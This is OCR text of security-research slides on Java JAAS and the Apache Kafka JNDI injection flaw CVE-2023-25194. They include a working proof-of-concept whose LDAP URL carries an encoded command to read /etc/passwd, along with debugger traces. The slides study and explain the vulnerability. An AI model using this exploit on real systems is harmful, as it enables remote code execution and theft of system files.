
→ LoginContext.login

→ SampleLoginModule.commit



1.3 How does JAAS work

The process of LoginContext.login



1.3 How does JAAS work

After authentication

```
1    public static void main(String[] args) throws Exception{
2        String propertyName = "java.security.auth.login.config";
3        System.setProperty(propertyName, "sample_jaas.config");
4        LoginContext lc = new LoginContext("Sample", new MyCallbackHandler());
5        lc.login();
6        System.out.println("Authentication succeeded!");
7        Subject subject = lc.getSubject();
8        System.out.println(subject);
9    }
```


🤠 Now you have understood how to use JAAS and how it works.

Agenda

1. Introduction
2. **Previous research vs. our findings** 🙋🏻‍♂️
3. Hunting for bugs in Java libs
4. Impacts
5. Defense
6. Takeaways

2.1 CVE-2023-25194

Control Kafka connection string → Trigger JNDI injection → RCE



2.1 CVE-2023-25194


PoC

```
1   public static void main(String[] args) throws Exception{
2       Properties properties = new Properties();
3       properties.put("bootstrap.servers", "127.0.0.1:1234");
4       String deserializer = "org.apache.kafka.common.serialization.StringDeserializer";
5       properties.put("key.deserializer", deserializer);
6       properties.put("value.deserializer", deserializer);
7       properties.put("sasl.mechanism", "PLAIN");
8       properties.put("security.protocol", "SASL_SSL");
9       String jaasConfig = "com.sun.security.auth.module.JndiLoginModule required\n" +
10              "user.provider.url=" +
11              "\"ldap://localhost/hhylKPnySW/Plain/Exec/eyJjbWQiOiJjYXQgL2V0Yy9wYXNzd2QifQ==\"\n" +
12              "useFirstPass=\"true\"\n" +
13              "group.provider.url=\"xxx\";";
14      properties.put("sasl.jaas.config", jaasConfig);
15      KafkaConsumer<String, String> kafkaConsumer = new KafkaConsumer<>(properties);
16      kafkaConsumer.close();
17  }
```

Attacker-controlled

2.1 CVE-2023-25194


Run the PoC



😕 Nothing but an exception

2.1 CVE-2023-25194

Check the LDAP Server



① The Kafka client requests the LDAP Server.

② The LDAP Server responds with evil payloads.

③ The Kafka client is taken over.

2.1 CVE-2023-25194

🧐 Are you familiar with it?

```
1   public static void main(String[] args) throws Exception{
2       Properties properties = new Properties();
3       properties.put("bootstrap.servers", "127.0.0.1:1234");
4       String deserializer = "org.apache.kafka.common.serialization.StringDeserializer";
5       properties.put("key.deserializer", deserializer);
6       properties.put("value.deserializer", deserializer);
7       properties.put("sasl.mechanism", "PLAIN");
8       properties.put("security.protocol", "SASL_SSL");
9       String jaasConfig = "com.sun.security.auth.module.JndiLoginModule required\n" +
10              "user.provider.url=" +
11              "\"ldap://localhost/hhylKPnySW/Plain/Exec/eyJjbWQiOiJjYXQgL2V0Yy9wYXNzd2QifQ==\"\n" +
12              "useFirstPass=\"true\"\n" +
13              "group.provider.url=\"xxx\";";
14      properties.put("sasl.jaas.config", jaasConfig);
15      KafkaConsumer<String, String> kafkaConsumer = new KafkaConsumer<>(properties);
16      kafkaConsumer.close();
17  }
```

2.2 Similarities and differences

PoC

```
String jaasConfig = "com.sun.security.auth.module.JndiLoginModule required\n" +
        "user.provider.url=" +
        "\"ldap://localhost/hhylKPnySW/Plain/Exec/eyJjbWQiOiJjYXQgL2V0Yy9wYXNzd2QifQ==\"\n" +
        "useFirstPass=\"true\"\n" +
        "group.provider.url=\"xxx\";";
properties.put("sasl.jaas.config", jaasConfig);
```

😲 So similar

Sample code


```
Sample {
    sample.module.SampleLoginModule required
    username = "admin"
    password = "admin123";
};
```

2.2 Similarities and differences

🤔 What is the relationship between Kafka client and JAAS?

2.2 Similarities and differences


Review the exception of the PoC



😎 It seems familiar.

2.2 Similarities and differences

Debugging the PoC



2.2 Similarities and differences

```
58  public LoginContext login() throws LoginException {
59      loginContext = new LoginContext(contextName, subject: null, loginCallbackHandler, configuration);
60      loginContext.login();
61      log.info("Successfully logged in.");
62      return loginContext;
63  }
64
```

Debug: JNDI

Debugger | Console

"main"@1 in group "main": RUNNING

Evaluate expression (⏎) or add a watch (⇧⌘⏎)

```
login:59, AbstractLogin (org.apache.kafka.common.security.authenticator)
<init>:62, LoginManager (org.apache.kafka.common.security.authenticator
acquireLoginManager:105, LoginManager (org.apache.kafka.common.secu
configure:170, SaslChannelBuilder (org.apache.kafka.common.network)
create:192, ChannelBuilders (org.apache.kafka.common.network)
clientChannelBuilder:81, ChannelBuilders (org.apache.kafka.common.netw
createChannelBuilder:105, ClientUtils (org.apache.kafka.clients)
<init>:738, KafkaConsumer (org.apache.kafka.clients.consumer)
<init>:666, KafkaConsumer (org.apache.kafka.clients.consumer)
<init>:647, KafkaConsumer (org.apache.kafka.clients.consumer)
<init>:627, KafkaConsumer (org.apache.kafka.clients.consumer)
main:22, JNDI (kafka)
```

```
> this = {DefaultLogin@1397}
> contextName = "KafkaClient"
> loginCallbackHandler = {AbstractLogin$DefaultLoginCallbac
> configuration = {JaasConfig@1402}
  loginContext = null
```

Kafka client

😲 So similar

Sample code

```
1  public static void main(String[] args) throws Exception{
2      String propertyName = "java.security.auth.login.config";
3      System.setProperty(propertyName, "sample_jaas.config");
4      LoginContext lc = new LoginContext("Sample", new MyCallbackHandler());
5      lc.login();
6      System.out.println("Authentication succeeded!");
7      Subject subject = lc.getSubject();
8      System.out.println(subject);
9  }
```

2.2 Similarities and differences

🤔 There is something different. What is it?

2.2 Similarities and differences

Kafka client

```
1    public LoginContext login() throws LoginException {
2        loginContext = new LoginContext(contextName, null, loginCallbackHandler, configuration);
3        loginContext.login();
4        log.info("Successfully logged in.");
5        return loginContext;
6    }
```

